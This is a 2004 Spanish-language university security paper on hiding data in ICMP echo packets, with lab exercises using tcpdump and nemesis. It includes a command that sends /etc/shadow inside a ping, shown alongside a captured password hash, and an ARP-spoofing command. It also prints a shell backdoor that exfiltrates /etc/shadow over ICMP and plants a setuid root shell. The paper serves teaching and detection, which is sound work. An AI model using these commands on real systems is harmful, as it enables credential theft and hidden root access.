

Universidad De Las Americas Puebla

Seguridad en Computo
Verano 2004

Esteganografia
en **ICMP**

Oscar Medina Duarte 111936
<http://www.udlap.mx/~is111936>

Introducción

A pesar de las recomendaciones hechas por los expertos en seguridad, la mayoría de los administradores siguen permitiendo que lleguen a su red, desde el exterior, paquetes ICMP, lo que permite la realización de técnicas de ataques DoS y el uso de esteganografía dentro de sus redes.

En este documento, se va a analizar la metodología y posibilidades que este tipo de técnicas permiten, como la creación de backdoors, transmisión esteganográfica, y algunas cosas que pueden realizarse para evitar este tipo de técnicas.

Vamos a poner particular atención a los paquetes ICMP_ECHO pero es importante señalar que estas técnicas también pueden ser aplicadas a distintos tipos de paquetes, en especial aquellos que en su definición tengan espacio para un *payload* y/o aquellos que contengan campos dentro de su header marcados como unused (sin usar), muchos de estos espacios no tienen un uso específico o su contenido puede ser variado, en cualquiera de los casos, lo relevante de ello es que el sistema(s) que lo(s) recibe los ignorará y no les dará un tratamiento especial.

Panorama General

Se dara una introducción gradual al uso de este tipo de técnicas y algunos sencillos ejercicios para demostrar el concepto y permitir al lector comprender estas técnicas.

Temario:

0000 0000	Antecedentes de ICMP_ECHO
0001 0000	Como y cuando es que estas tecnicas pueden aplicarse
0010 0000	Manos a la obra
0011 0000	Analizando las posibilidades
0100 0000	Deteccion y prevención
0101 0000	Referencias

0000 0000

Antecedentes de ICMP_ECHO

ICMP (Internet Control Message Protocol) es un protocolo usado para reportar y detectar errores a nivel del protocolo IP, y este es de hecho parte de la suite de protocolos IP, a pesar de que es contenido dentro de los paquetes IP como si fuera un protocolo de mas alto nivel.


En el caso de ICMP_ECHO, este es usado para saber si un host es *vivo* o no, vivo quiere decir que es alcanzable a travez de la red, y tambien para estimar el tiempo de vuelta para alcanzarlo, es decir, el tiempo que toma enviar un paquete y recibirlo de regreso.

Este paquete esta definido en el *rfc-792* como a continuacion:

<< -- RFC 792, pg 14-15

...

Echo or Echo Reply Message



IP Fields:

Addresses

The address of the source in an echo message will be the destination of the echo reply message. To form an echo reply message, the source and destination addresses are simply reversed, the type code changed to 0, and the checksum recomputed.

IP Fields:

Type

8 for echo message;

0 for echo reply message.

...

Description

The data received in the echo message must be returned in the echo reply message.

...
Rfc-792 -- >>

En el mundo de los mortales, al ICMP_ECHO se le conoce mejor por el nombre de su implementación, ping, este es un programa que envía un ICMP_ECHOREQUEST a una dirección y se bloquea por un tiempo determinado a la espera del correspondiente ICMP_ECHOREPLY.

En el campo data se incluyen diferentes datos, usualmente sin significado particular, mismos que serán enviados de regreso por el ICMP_ECHOREPLY, diferentes implementaciones de ICMP_ECHO (ping) usan diferentes payloads para el campo data por ejemplo:

La implementación en linux:

```
[root@localhost root]# tcpdump -Xx icmp
tcpdump: listening on eth0
11:51:50.096332 10.0.1.11 > 10.0.1.10: icmp: echo request (DF)
0x0000  4500 0054 0000 4000 4001 2495 0a00 010b      E..T..@.@$.....
0x0010  0a00 010a 0800 4d5d 9525 0000 a6c1 f240      .....M].%.....@
0x0020  9077 0100 0809 0a0b 0c0d 0e0f 1011 1213      .w.....
0x0030  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223      .....!"#
0x0040  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233      $%&'()*+,-./0123
0x0050  3435                                           45
11:51:50.096483 10.0.1.10 > 10.0.1.11: icmp: echo reply
0x0000  4500 0054 5222 0000 4001 1273 0a00 010a      E..TR"..@..s....
0x0010  0a00 010b 0000 555d 9525 0000 a6c1 f240      .....U].%.....@
0x0020  9077 0100 0809 0a0b 0c0d 0e0f 1011 1213      .w.....
0x0030  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223      .....!"#
0x0040  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233      $%&'()*+,-./0123
0x0050  3435                                           45
```

La implementación en Windows XP:

```
[root@localhost root]# tcpdump -Xx icmp
tcpdump: listening on eth0
12:05:15.717490 10.0.1.2 > 10.0.1.11: icmp: echo request
0x0000  4500 003c 1621 0000 8001 0e94 0a00 0102      E..<.!.....
0x0010  0a00 010b 0800 4a5c 0200 0100 6162 6364      .....J\....abcd
0x0020  6566 6768 696a 6b6c 6d6e 6f70 7172 7374      efghi jklmnopqrst
```

```

0x0030  7576 7761 6263 6465 6667 6869          uvwabcdefghijkl
12:05:15.717548 10.0.1.11 > 10.0.1.2: icmp: echo reply
0x0000  4500 003c 7083 0000 4001 f431 0a00 010b    E..<p...@...1....
0x0010  0a00 0102 0000 525c 0200 0100 6162 6364    .....R\....abcd
0x0020  6566 6768 696a 6b6c 6d6e 6f70 7172 7374    efghijklmnopqrst
0x0030  7576 7761 6263 6465 6667 6869          uvwabcdefghijkl

```

Nuestro propio ping :

```
(# nemesis icmp -P /etc/shadow -D 10.0.1.10 -qE -S 10.0.1.11)
```

```
[root@localhost root]# tcpdump -Xvvv icmp
```

```
tcpdump: listening on eth0
```

```
14:11:31.743209 10.0.1.11 > 10.0.1.10: icmp: echo request (ttl 255, id
19984, len 1137)
```

```

0x0000  4500 0471 4e10 0000 ff01 5367 0a00 010b    E..qN.....Sg....
0x0010  0a00 010a 0800 f9fc 54c6 1c21 726f 6f74    .....T...!root
0x0020  3a24 3124 5a31 7641 7a30 3230 244e 7279    :$1$Z2v4z020$Nry
0x0030  6948 4c63 5534 4e71 3333 434d 6f4b 6838    mHLcU4Nq13CM0Kh8
0x0040  6159 2e3a 3132 3531 343a 303a 3939 3939    aY.:12514:0:9999
0x0050  393a                                          9:

```

```
14:11:31.743715 10.0.1.10 > 10.0.1.11: icmp: echo reply (ttl 64, id
7888, len 1137)
```

```

0x0000  4500 0471 1ed0 0000 4001 41a8 0a00 010a    E..q....@.A.....
0x0010  0a00 010b 0000 01fd 54c6 1c21 726f 6f74    .....T...!root
0x0020  3a24 3124 5a31 7641 7a30 3230 244e 7279    :$1$Z2v4z020$Nry
0x0030  6948 4c63 5534 4e71 3333 434d 6f4b 6838    mHLcU4Nq13CM0Kh8
0x0040  6159 2e3a 3132 3531 343a 303a 3939 3939    aY.:12514:0:9999
0x0050  393a                                          9:

```

Nota:La salida en este caso de tcpdump ha sido tuncada por el propio tcpdump.

```

Estas son las direcciones origen
Estas son las direcciones destino
Este es el header ICMP_ECHO
Este es el payload

```

En el primer ejemplo :

ICMP_ECHOREQUEST

Type: 0x08

Code: 0x00

Checksum: 0x4D5D

Identifier: 0x9525

Sequence: 0x0000

Payload: 0xA6, 0xC1, 0xF2, 0x40, 0x90, 0x77, 0x01, 0x00, 0x00 - 0x35

ICMP_ECHOREPLY

Type: 0x00

Code: 0x00

Checksum: 0x555D

Identifier: 0x9525

Sequence: 0x0000

Payload: 0xA6, 0xC1, 0xF2, 0x40, 0x90, 0x77, 0x01, 0x00, 0x00 - 0x35

En el segundo ejemplo podemos ver:

ICMP_ECHOREQUEST

Type: 0x08

Code: 0x00

Checksum: 0xF9FC

Identifier: 0x54C6

Sequence: 0x1C21

Payload: abcdefghijklmnopqrstuvwxyzabcdefghi

ICMP_ECHOREPLY

Type: 0x00

Code: 0x00

Checksum: 0x01FD

Identifier: 0x54C6

Sequence: 0x1C21

Payload: abcdefghijklmnopqrstuvwxyzabcdefghi

En el ultimo ejemplo podemos ver:

ICMP_ECHOREQUEST

Type: 0x08

Code: 0x00

Checksum: 0xF9FC

Identifier: 0x54C6

Sequence: 0x1C21

Payload: <contenido de /etc/shadow>

ICMP_ECHOREPLY

Type: 0x00

Code: 0x00

Checksum: 0x01FD

Identifier: 0x54C6

Sequence: 0x1C21

Payload: <contenido de /etc/shadow>

Como ahora es mas que evidente, el campo para el payload puede ser cualquier cosa ya que lo unico que hace la implementacion del stack TCP/IP es tomar el mismo valor y reenviarlo de vuelta a la direccion de origen.

Una vez que sabemos que ICMP puede ser usado para transeferir informacion de manera mas o menos ofuscada, podemos entonces preguntarnos sobre la posibilidad de establecer canes encubiertos de transmision por este medio.

0001 0000

Como y cuando

Transferir información de este modo, es realmente sencillo, solo hace falta un poco de programación básica de sockets a bajo nivel, o un sencillo software para armar paquetes como nemesis, packit u otros, y alguna otra herramienta para leer los datos en modo promiscuo.

Este tipo de técnicas pueden ser usadas por un atacante para establecer back doors o canales cubiertos que le permitan realizar operaciones en el sistema (tojan horses) o extraer información del sistema de manera casi desapercibida.

Esto es especialmente efectivo cuando no exista un firewall o cuando este permita el paso de paquetes ICMP_ECHO(REQUEST|REPLY).

Aún en nuestros tiempos los administradores inexpertos siguen permitiendo el paso de este tipo de paquetes hasta sus redes, lo que permite la posibilidad de usar este tipo de técnicas a través de su infraestructura.

0010 0000

Manos a la obra

0010 0001

Ingredientes

El material usado para realizar estos experimentos fueron:

Hard/Middleware:

1 Switch varato
varios cables Ethernet
2 Cajas Linux
1 Caja MacOS X
1 Caja Windows XP

Software:

Sniffers:
tcpdump
Ethereal
packit
ngrep

Inyectors:
packit
nemesis

Instrucciones:

Juntarlo todo, y agregar agua...

0010 0010
Ping proof of concept

Objetivo

Ver el funcionamiento de ping en vivo y a todo color.

Pasos

En una terminal, a) ejecutar tcpdump para filtrar solo los paquetes ICMP, y en otra b) hacer un ping.

a)

```
[root@localhost root]# tcpdump -X icmp
tcpdump: listening on eth0
```

b)

```
[frezh@localhost frezh]$ ping www.google.com -c1
```

Inmediatamente despues de ejecutar ping, volteamos a ver nuestra terminal a:

```
[root@localhost root]# tcpdump -X icmp
tcpdump: listening on eth0
21:13:15.895774 10.0.1.11 > 64.233.179.99: icmp: echo request (DF)
0x0000  4500 0054 0000 4000 4001 3b52 0a00 010b      E..T..@.@.;R....
0x0010  40e9 b363 0800 73bc 520f 0000 3b45 f340      @..c..s.R...;E.@
0x0020  0bab 0d00 0809 0a0b 0c0d 0e0f 1011 1213      .....
0x0030  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223      .....!"#
0x0040  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233      $%&'()*+,-./0123
0x0050  3435                                           45
21:13:16.184139 64.233.179.99 > 10.0.1.11: icmp: echo reply (DF)
0x0000  4500 0054 0000 4000 e801 9351 40e9 b363      E..T..@....Q@...c
0x0010  0a00 010b 0000 7bbc 520f 0000 3b45 f340      .....{.R...;E.@
0x0020  0bab 0d00 0809 0a0b 0c0d 0e0f 1011 1213      .....
0x0030  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223      .....!"#
0x0040  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233      $%&'()*+,-./0123
0x0050  3435                                           45
```

y en la terminal b:

```
[frezh@localhost frezh]$ ping www.google.com -c1
PING www.google.akadns.net (64.233.179.99) 56(84) bytes of data.
64 bytes from 64.233.179.99: icmp_seq=0 ttl=232 time=285 ms

--- www.google.akadns.net ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 285.725/285.725/285.725/0.000 ms, pipe 2
```

En la salida de tcpdump podemos ver como es que el ping funciona en realidad al ver como es codificado a bajo nivel.

Ejercicios alternativos

- a) Hacer ping desde una compu con windows XP, hacer lo mismo desde una MAC, observar resultados y diferencias.
- b) En lugar de usar tcpdump, usar ethereal para analizar el significado de todos los bytes.

0010 0011

Enviando datos por ICMP

Objetivo

Transmitir informacion através de ICMP_ECHO

Pasos

En la intranet creada con anterioridad, activar un sniffer (usaremos tcpdump para el ejemplo) filtrando los paquetes icmp recibidos en la computadora a y armar paquetes usando nemesys y packit en la computadora b para enviar pings a la computadora b, estos paquetes debes estar armados de manera que envíen alguna clase de informacion a la computadora a usando el campo payload.

0x0100

Iniciar el Sniffer en la computadora a

```
[root@localhost root]# tcpdump -X icmp
tcpdump: listening on eth0
```

0x0200

Crear paquete con nemesys que envíe alguna clase de datos a la computadora a. Desde b teclear:

```
[root@localhost root]# echo "Una vez encarrerado el raton...">datos.txt
[root@localhost root]# nemesys icmp -i8 -c0 -s1 -P datos.txt -e0 -s0
-qE -S10.0.1.11 -D10.0.1.6
```

Donde :

-i8	Indica valor para el byte Type del header como ICMP_ECHO
-c0	Code = 0
-s1	Numero de secuencia
-P datos.txt	Payload (Aca es donde viaja nuestra info)
-e0	ICMP ID

0x0101

Revisar salida del tcpdump en a

```
22:06:04.392365 10.0.1.11 > 10.0.1.6: icmp: echo request
0x0000  4500 003c 2bb0 0000 ff01 7a00 0a00 010b      E..<+.....z.....
0x0010  0a00 0106 0800 2cb7 0000 0001 556e 6120      .....,.....Una.
0x0020  7665 7a20 656e 6361 7272 6572 6164 6f20      vez.encarronado.
0x0030  656c 2072 6174 6f6e 2e2e 2e0a                el.raton....
22:06:04.392661 10.0.1.6 > 10.0.1.11: icmp: echo reply
0x0000  4500 003c 90d5 0000 8001 93db 0a00 0106      E..<.....
0x0010  0a00 010b 0000 34b7 0000 0001 556e 6120      .....4.....Una.
0x0020  7665 7a20 656e 6361 7272 6572 6164 6f20      vez.encarronado.
0x0030  656c 2072 6174 6f6e 2e2e 2e0a                el.raton....
```

0x0201

El siguiente paso sera crear un paquete pero con un IP y MAC falsos desde b

```
[root@localhost root]# nemesis icmp -i8 -c0 -s1 -P datos.txt -e0 -qE
-S10.0.1.1 -D10.0.1.6 -H 00:03:93:E6:9D:88 -M 00:01:53:80:84:7B
```

ICMP Packet Injected

0x0102

Revisar la salida de tcpdump en a

```
22:45:13.844871 10.0.1.1 > 10.0.1.6: icmp: echo request
0x0000  4500 003c 4c71 0000 ff01 5949 0a00 0101      E..<Lq....YI....
0x0010  0a00 0106 0800 2cb7 0000 0001 556e 6120      .....,.....Una.
0x0020  7665 7a20 656e 6361 7272 6572 6164 6f20      vez.encarronado.
0x0030  656c 2072 6174 6f6e 2e2e 2e0a                el.raton....
22:45:13.845036 10.0.1.6 > 10.0.1.1: icmp: echo reply
0x0000  4500 003c 9b8c 0000 8001 892e 0a00 0106      E..<.....
0x0010  0a00 0101 0000 34b7 0000 0001 556e 6120      .....4.....Una.
0x0020  7665 7a20 656e 6361 7272 6572 6164 6f20      vez.encarronado.
0x0030  656c 2072 6174 6f6e 2e2e 2e0a                el.raton....
```

0x0202

Si en ese mismo momento tuvieramos una instancia de tcpdump en b, solo veriamos:

```
22:45:13.844871 10.0.1.1 > 10.0.1.6: icmp: echo request
0x0000  4500 003c 4c71 0000 ff01 5949 0a00 0101      E..<Lq....YI....
0x0010  0a00 0106 0800 2cb7 0000 0001 556e 6120      .....,.....Una.
0x0020  7665 7a20 656e 6361 7272 6572 6164 6f20      vez.encarronado.
0x0030  656c 2072 6174 6f6e 2e2e 2e0a                el.raton....
```

Para el caso en que quisieramos ver lo que pasa de ambos lados desde la maquina b, tendríamos que usar una tecnica llamada active sniffing, misma que está mas alla del alcance de este documento, pero para realizarla usando nemesis

solo ejecutar una o dos veces la siguiente linea:

```
[root@localhost root]# nemesis arp -v -r -d eth0 -S <gateway IP>
-D<target comp IP> -h<gateway MAC> -m<Some fake MAC> -H<gateway MAC>
-M<Some fake MAC> & nemesis arp -v -r -d eth0 -S <target comp IP>
-D<gateway IP> -h<target comp MAC> -m<Some fake MAC> -H<target comp
MAC> -M<Some fake MAC>
```

Donde:

<gateway IP> Direccion IP del GW q use la compu q se quiere sniffear
<target comp IP> Direccion de la compu q se va a sniffear
<gateway MAC> La direccion MAC del GW
<target comp MAC> La direccion MAC de la compu a sniffear
<Some fake MAC> Alguna direccion MAC

0011 0000

Analizando las posibilidades

Desde el punto de vista de un posible atacante.

0011 0001

Canales cubiertos

Esta vulnerabilidad en ICMP permite la transmisión de información de manera casi desapercibida a través de ICMP, dado que el contenido de este no es analizado generalmente por los firewalls ni por otros dispositivos, con detenimiento, puede implementarse un protocolo sencillo de transmisión de datos entre dos partes enviando este tipo de contenido mutuamente.

Dada la naturaleza de este tipo de uso, es muy posible que un ataque de este tipo se presente usando alguna forma de ofuscación del payload, particularmente el cifrado de la información.

0011 0010 Backdoors

La creacion de backdoors con este tipo de técnicas consiste en la posibilidad de usarlas para iniciar un canal cubierto de comunicación interactiva como podria ser un shell a través del ICMP u otro servicio que permita la entrada del atacante.

A continuacion presento el codigo de un pequeño backdoor que permite ejecutar algunas operaciones cuando detecta la presencia de una palabra clave dentro del payload de un paquete icmp.

```
#!/bin/sh

exec ngrep rootme | awk '{

    exec_string01 = "nemesis icmp -i8 -c0 -s1 -P /etc/shadow -e0 -qE
-S10.0.1.11 -D10.0.1.6 & ";

    exec_string02 = "cp /bin/sh /bin/secret; chmod 6755 /bin/secret"

    system(exec_string01);
    system(exec_string02);

    exit;
}' &
```

Este código se ejecuta como si fuera un daemon, es bastante facil de detectar ya que en el listado de ps aux se presenta de manera muy sospechosa:

```
[root@localhost root]# ps ax
PID  TTY  STAT TIME COMMAND
...
6559 pts/2 S    0:00 ngrep rootme
6560 pts/2 S    0:00 awk {????exec_string01 = "nemesis icmp -i8 -c0 -s1
-P /etc/shad
...
```

0011 0011

Trojan Horsing

Tambien puede usarse el canal cubierto para enviar comandos directos a un caballo de troya instalado y configurado para ese proposito por un atacante.

0011 0100

Otras ideas

Servidores o receptores para este tipo canales pueden ser anadidos en el kernel demodo estatico o en el peor (o mejor ? Depende para quien :)) de los casos como modulos para aumentar la dificultad de deteccion, tambien es importante considerar que para un sniffer o firewall seria muy dificl detectarlo ya que se requiere un poco mas que una expresion regular para detectarlo y en caso de estar codificado la dificultad es aun mayor.

0100 0000

Deteccion y prevención

Detectar este tipo de “threats” es muy difícil en general, en primer lugar por que no estan de moda muy a pesar de la antigüedad del conocimiento de estas vulnerabilidades, en segundo lugar por que usan canales que normalmente no estan bien vigilados.

El hecho de que no esten de moda es en parte por que su uso y creacion no es trivial, se requieren conocimientos de protocolos y redes para poder usarlos con eficiencia.

Los canales en lo que opera son considerados por los administradores inexpertos como canales seguros.

0100 0001

Metodos de deteccion

Las posibilidades de detectar este tipo de canales son relativamente bajas, una consistiria en analizar los procesos y comportamiento del sistema y otra podria consistir en el uso de metodos heuristicos e inteligentes de deteccion a nivel de red.

Los metodos de deteccion deberian medir la exentricidad de los paquetes de acuerdo a un modelo considerado como normal.

0101 0000

Referencias

Project LOKI Phrack Magazine vol 49, article 6

<http://www.phrack.org/show.php?p=49&a=6>

Internet Control Message Protocol

RFC 792

ngrep

<http://ngrep.sourceforge.net/>

packit

<http://packit.sourceforge.net/>

nemesis

<http://nemesis.sourceforge.net/>

Ethereal

<http://www.ethereal.com/>

Hacking, The art of exploitation

Jon Erickson

No starch press

Counter Hack

Ed Skoudis

PH PTR